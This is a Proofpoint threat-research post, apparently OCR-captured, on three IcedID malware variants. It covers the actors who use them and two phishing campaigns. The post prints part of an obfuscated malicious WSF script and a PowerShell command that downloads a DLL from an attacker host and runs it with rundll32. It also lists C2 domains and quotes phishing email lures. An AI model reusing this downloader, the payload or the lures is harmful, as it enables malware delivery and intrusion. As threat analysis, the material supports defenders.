
Fork in the Ice: IcedID Malware Analysis

proofpoint.com/us/blog/threat-insight/fork-ice-new-era-icedid

March 24, 2023

Blog
Threat Insight
Fork in the Ice: The New Era of IcedID



Fork in the Ice: The New Era of IcedID

March 27, 2023 Pim Trouerbach, Kelsey Merriman and Joe Wise

Key Findings

- Proofpoint is tracking new variants of IcedID used by at least three threat actors.
- Initial analysis suggests this is a forked version with potentially a separate panel for managing the malware.
- While much of the code base is the same, there are several key differences.
- One key difference is the removal of banking functionality such as web injects and backconnect.
- Proofpoint researchers hypothesize the original operators behind Emotet are using an IcedID variant with different functionality.

Overview

Proofpoint researchers have observed and documented, for the first time, three distinct variants of the malware known as IcedID. Proofpoint calls the two new variants recently identified “Forked” and “Lite” IcedID. This report details the following variants of IcedID:

- **Standard IcedID Variant** – The variant most commonly observed in the threat landscape and used by a variety of threat actors.
- **Lite IcedID Variant** – New variant observed as a follow-on payload in November Emotet infections that does not exfiltrate host data in the loader checkin and a bot with minimal functionality.
- **Forked IcedID Variant** – New variant observed by Proofpoint researchers in February 2023 used by a small number of threat actors which also delivers the bot with minimal functionality.

IcedID is a malware originally classified as a banking malware and was first observed in 2017. It also acts as a loader for other malware, including ransomware. As previously published, historically there has been just one version of IcedID that has remained constant since 2017. The well-known IcedID version consists of an initial loader which contacts a Loader C2 server, downloads the standard DLL Loader, which then delivers the standard IcedID Bot.

In November 2022, Proofpoint researchers observed the first new variant of IcedID Proofpoint dubbed “IcedID Lite” distributed as a follow-on payload in a TA542 Emotet campaign. It was dropped by the Emotet malware soon after the actor returned to the e-crime landscape after a nearly four-month break.

The IcedID Lite Loader observed in November 2022 contains a static URL to download a “Bot Pack” file with a static name (botpack.dat) which results in the IcedID Lite DLL Loader, and then delivers the Forked version of IcedID Bot, leaving out the webinjects and backconnect functionality that would typically be used for banking fraud.

Starting in February 2023, Proofpoint observed the new Forked variant of IcedID. To date, Proofpoint has uncovered seven campaigns using the Forked IcedID variant. This variant was distributed by TA581 and one unattributed threat activity cluster which acted as initial access facilitators. The campaigns used a variety of email attachments such as Microsoft OneNote attachments and somewhat rare to see .URL attachments, which led to the Forked variant of IcedID.

The IcedID Forked Loader, first observed in February 2023, is more similar to the Standard IcedID Loader in that it contacts a Loader C2 server to retrieve the DLL loader and bot. That DLL loader has similar artifacts to the Lite Loader, and also loads the Forked IcedID Bot.

The following picture shows the high-level overview of the various IcedID variants Proofpoint researchers have identified.




Figure 1: Overview of the three IcedID variants.

Threat Actor Details

Proofpoint has identified hundreds of IcedID campaigns from 2022 through 2023, and at least five threat actors were observed directly distributing this malware in campaigns since 2022. Nearly all threat actors and unattributed threat activity clusters use the Standard IcedID variant. Proofpoint considers most of these threat actors to be initial access brokers that facilitate infections leading to ransomware.

Proofpoint continues to see all variants of the IcedID malware in campaign data, so researchers assess with high confidence that the changes detailed below are not direct upgrades to the Standard IcedID codebase. It is likely a cluster of threat actors is using modified variants to pivot the malware away from typical banking trojan and banking fraud activity to focus on payload delivery, which likely includes prioritizing ransomware delivery. Additionally, based on artifacts observed in the codebase, timing and association with Emotet infections, Proofpoint researchers suspect the initial developers of Emotet have partnered with IcedID operators to expand their activities including using the new Lite variant of IcedID that has different, unique functionality and likely testing it via existing Emotet infections.

The Lite IcedID variant has only been observed following TA542 Emotet infections, but Proofpoint cannot definitively attribute the Lite variant to TA542 as follow-on infections are typically outside of researchers' visibility. The following are threat actors frequently associated with IcedID.

TA578 – Proofpoint has observed TA578 deliver IcedID in campaigns since June 2020. Typically, this actor uses email themes such as "stolen images" or "copyright violation" to deliver malware. In addition to IcedID, TA578 also frequently conducts campaigns delivering Bumblebee malware. TA578 uses the Standard IcedID variant.

TA551 – Proofpoint has observed TA551 deliver IcedID in campaigns since November 2018. This actor usually uses thread hijacking to typically deliver attached files including Word documents, PDFs, and recently, OneNote documents. TA551 has used multiple malware types, with recent payloads including IcedID, SVCReady, and Ursnif. TA551 uses the Standard IcedID variant.

TA577 – Proofpoint has observed TA577 use IcedID in limited campaigns since February 2021. This actor typically uses thread hijacking to deliver malware, with Qbot being TA577's preferred payload. However, Proofpoint has observed IcedID delivered by TA577 in six campaigns since 2022. TA577 uses the Standard IcedID variant.

TA544 – Proofpoint observed TA544 use IcedID in limited campaigns throughout 2022. This actor typically targets organizations in Italy and Japan, and typically delivers Ursnif malware. TA544 uses the Standard IcedID variant.


TA581 – TA581 is a newly classified threat actor Proofpoint has tracked as an unattributed activity cluster since mid-2022. This actor typically uses business-relevant themes such as payroll, customer information, invoice, and order receipts to deliver a variety of filetypes or URLs. TA581 typically delivers IcedID, but has been observed using Bumblebee malware and telephone-oriented attack delivery (TOAD) payloads. TA581 uses the Forked IcedID variant.

Campaign Details

Proofpoint has only observed the IcedID Lite Loader variant delivered as a second-stage payload following Emotet infections associated with November 2022 campaigns. Below are examples of the Standard and Forked IcedID variants observed as first-stage payloads.

Example 1: IcedID Standard Campaign

Proofpoint observed a campaign with over 2,800 messages on 10 March 2023. This campaign began with thread hijacked emails which contained HTML attachments. The HTML attachments used HTML Smuggling to drop a password protected, zipped Windows Script File (WSF). The password "747" was displayed in the HTML file. The WSF ran a VBScript which initiated a PowerShell command to download and execute an intermediate script which then downloaded and executed the Standard IcedID Loader using a non-standard export "init".



Re:

.com


To:

Consumption_8581_...
114 KB

Okay thank you, here's the doc.

Please see attachment

Figure 2: Sample email using thread hijacking to deliver an HTML attachment.




The file is not supported.
Use local downloaded file.

Document password: 747

© Microsoft 2023


Figure 3: HTML Attachment spoofing Office 365.



Attach#1305.zip - ZIP archive, unpacked size 98,297 bytes


Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Sales-CE.wsf *	98,297	16,286	Windows Script File	3/10/2023 10:2...	B77F2405

Figure 4: Contents of smuggled ZIP file.



```
finally whether there exists any being completely unconditioned and necessary in itself, or whether everything is
conditioned in its existence and theref
<package><job id="jHTHnZRX">
<script language="vbscript">
eiLeAAsrzyFSOHVyquZUXejYoTGwpsag = array(208, 230, 148, 186, 212, 192, 211, 189, 132, 221, 178, 218, 182, 229, 218, 139,
189, 179, 193, 221, 112, 83, 136, 180, 174, 144, 148, 190, 180, 103, 169, 97, 160, 173, 197, 103, 143, 189, 196, 97, 162,
139, 174, 197, 221, 181, 229, 178, 156, 196, 193, 223, 175, 228, 112, 149, 184, 181, 218, 183, 229, 222, 172, 180, 173, 164,
171, 226, 173, 187, 167, 207, 199, 190, 174, 180, 156, 188, 174, 181, 171, 192, 150, 152, 130, 76, 180, 187, 110, 208, 197,
184, 161, 180, 231, 173, 176, 218, 196, 138, 194, 173, 220, 181, 184, 152, 112, 134, 124, 211, 191, 234, 213, 190, 183, 200,
216, 190, 181, 205, 202, 213, 167, 171, 169, 204, 215, 197, 185, 211, 191, 193, 199, 183, 195, 188, 192, 224, 185, 145, 127,
146, 153, 187, 179, 222, 140, 175, 143, 143, 112, 205, 189, 195, 147, 151, 136, 130, 88, 86, 188, 200, 226, 102, 237, 176,
137, 144, 107, 184, 196, 219, 195, 229, 202, 182, 174, 194, 186, 166, 225, 144, 102, 189, 205, 149, 107, 140, 198, 147, 118,
113, 186, 196, 120, 206, 196, 192, 178, 220, 182, 169, 184, 174, 176, 175, 153, 158, 83, 75, 177, 204, 177, 199, 231, 216,
217, 115, 147, 190, 196, 196, 131, 134, 134, 102, 103, 216, 180, 236, 117, 101, 125, 129, 187, 151, 159, 99, 142, 193, 183,
205, 148, 144, 119, 108, 209, 122, 154, 124, 155, 188, 208, 145, 133, 154, 154, 79, 78, 233, 182, 144, 149, 205, 198, 179,
174, 169, 218, 223, 201, 203, 223, 215, 116, 116, 206, 218, 182, 113, 109, 153, 107, 220, 105, 139, 122, 201, 100, 159, 144,
176, 134, 146, 112, 116, 209, 135, 100, 108, 145, 210, 217, 204, 136, 121, 121, 141, 165, 188, 225, 197, 97, 162, 190, 144,
185, 184, 216, 183, 117, 128, 147, 172, 151, 126, 139, 184, 143, 147, 132, 113, 121, 212, 134, 122, 131, 224, 136, 199, 229,
196, 177, 218, 201, 109, 160, 131, 109, 153, 189, 139, 157, 143, 195, 212, 106, 172, 196, 155, 146, 141, 143, 223, 167, 156,
187, 155, 231, 143, 142, 117, 169, 198, 198, 151, 149, 131, 165, 155, 141, 166, 198, 155, 190, 147, 169, 227, 182, 189, 171,
168, 211, 134, 139, 171, 179, 157, 152, 148, 147, 150, 139, 156, 146, 219, 141, 177, 238, 181, 181, 164, 143, 210, 179, 178,
187, 182, 188, 197, 139, 178, 138, 173, 223, 179, 183, 173, 145, 188, 205, 165, 113, 145, 133, 207, 181, 147, 221, 188, 224,
151, 146, 122, 178, 188, 230, 178, 203, 164, 140, 224, 171, 181, 185, 150, 177, 166, 171, 200, 168, 179, 189, 144, 164, 167,
176, 161, 185, 216, 150, 134, 234, 176, 159, 184, 132, 196, 171, 135, 181, 151, 150, 206, 187, 181, 171, 177, 168, 153, 193,
166, 152, 198, 171, 134, 230, 185, 134, 173, 137, 188, 203, 172, 211, 165, 176, 176, 166, 204, 163, 149, 207, 169, 170, 170,
143, 171, 159, 162, 195, 165, 174, 180, 147, 196, 189, 170, 204, 153, 182, 155, 136, 173, 237, 153, 178, 152, 158, 188, 163,
190, 199, 170, 210, 178, 166, 134, 134, 164, 182, 140, 219, 133, 144, 151, 186, 180, 185, 166, 193, 141, 140, 158, 182, 143,
125, 121, 142, 155, 128, 116, 131, 228, 202, 105, 123, 134, 218, 145, 109, 99, 218, 123, 165, 100, 122, 94, 131, 140, 192,
176, 211, 188, 219, 193, 234, 178, 217, 222, 220, 183, 183, 205, 207, 178, 227, 219, 222, 213, 213, 206, 209, 219, 192, 222,
208, 212, 233, 227, 189, 216, 194, 201, 211, 190, 198, 192, 185, 200, 179, 202, 206, 177, 217, 197, 208, 181, 227, 204, 195,
225, 174, 181, 231, 185, 194, 185, 182, 211, 183, 195, 167, 194, 170, 225, 224, 198, 218, 175, 173, 174, 198, 239, 187, 222,
177, 200, 233, 239, 175, 218, 218, 212, 222, 188, 193, 191, 190, 174, 190, 192, 200, 170, 221, 176, 222, 233, 219, 206, 226,
172, 184, 182, 204, 201, 191, 208, 175, 221, 220, 212, 203, 183, 201, 179, 213, 213, 215, 224, 227, 230, 210, 205, 185, 200,
166, 205, 174, 117, 96, 116, 189, 178, 225, 215, 209, 207, 219, 198, 191, 169, 201, 182, 188, 171, 209, 182, 220, 191, 207,
215, 186, 200, 188, 223, 184, 193, 203, 188, 208, 236, 185, 224, 200, 186, 227, 219, 182, 203, 222, 178, 217, 177, 221, 183,
```

Figure 5: WSF file contents.



```
$path = $Env:temp+'\ofhjbkYq.dat'; $client = New-Object System.Net.WebClient;
$client.downloadfile('http://segurda.top/dll/loader_p1_dll_64_n1_x64_inf.dll53.dll',$path); C:\Windows\System32\rundll32.exe
$path,init
```

Figure 6: Intermediate PowerShell downloader. This pulled the next stage – the Standard IcedID Loader.

The IcedID loader connected to the C2 server and delivered and executed the IcedID core bot if specific conditions were met.

Standard IcedID Loader Configuration:

C2: ariopolanetyoa[.]com

ProjectID: 3278418257

Standard IcedID Bot Configuration:

C2: alishaskainz[.]com

C2: akermonixalif[.]com

CommsCookie: 998075300

ProjectID: 35

URI: /news/

Update URLs: [

“hxxps://yelsopotre[.]com/news/,

”hxxps://qoipaboni[.]com/news/",

hxxps://halicopnow[.]com/news/,


hxxps://oilbookongestate[.]com/news/

]

Example 2: IcedID Forked Campaign

Proofpoint observed a campaign with over 13,000 messages on 3 February 2023. This campaign began with invoice-themed email lures requesting confirmation from the recipient to manage a contract. The emails were personalized to the recipient by using the recipient’s name in the greeting of the email. The observed emails contained the subject "How can i contact you?" with an attachment name (regex): "unpaid_[0-9]{4}-February-03\.one".

These messages contained Microsoft OneNote attachments (.one). When opened, the OneNote document instructed the recipient to "open" the document by double-clicking the button displayed in the OneNote document. An HTML Application (HTA) file was concealed beneath the "open" text which, if clicked, executed the HTA file. The HTA file initiated a PowerShell command used to download and execute an IcedID loader. The IcedID loader was executed with rundll32 using a non-standard export: "PluginInit". The PowerShell command also downloaded and opened a decoy PDF.



From Invoice for Feb 2023 <invoice@findsbykeelen.com>
To [redacted]
2023-02-04 02:30
Reply to Invoice for Feb 2023 < .com>
Subject **How can i contact you?**


Hi, [redacted]

I can't reach your office by phone, I need confirmation from you to write off the contract, or suppose you call me if you have any questions.

Dave
Product Marketing and advertising Manager.
+1-888-892-6550

1 attachment: unpaid_7390-February-03.one 1,3 MB

Figure 7: Screenshot of email sample from the 3 February IcedID campaign.



Microsoft 365 Cloud Document Sharing

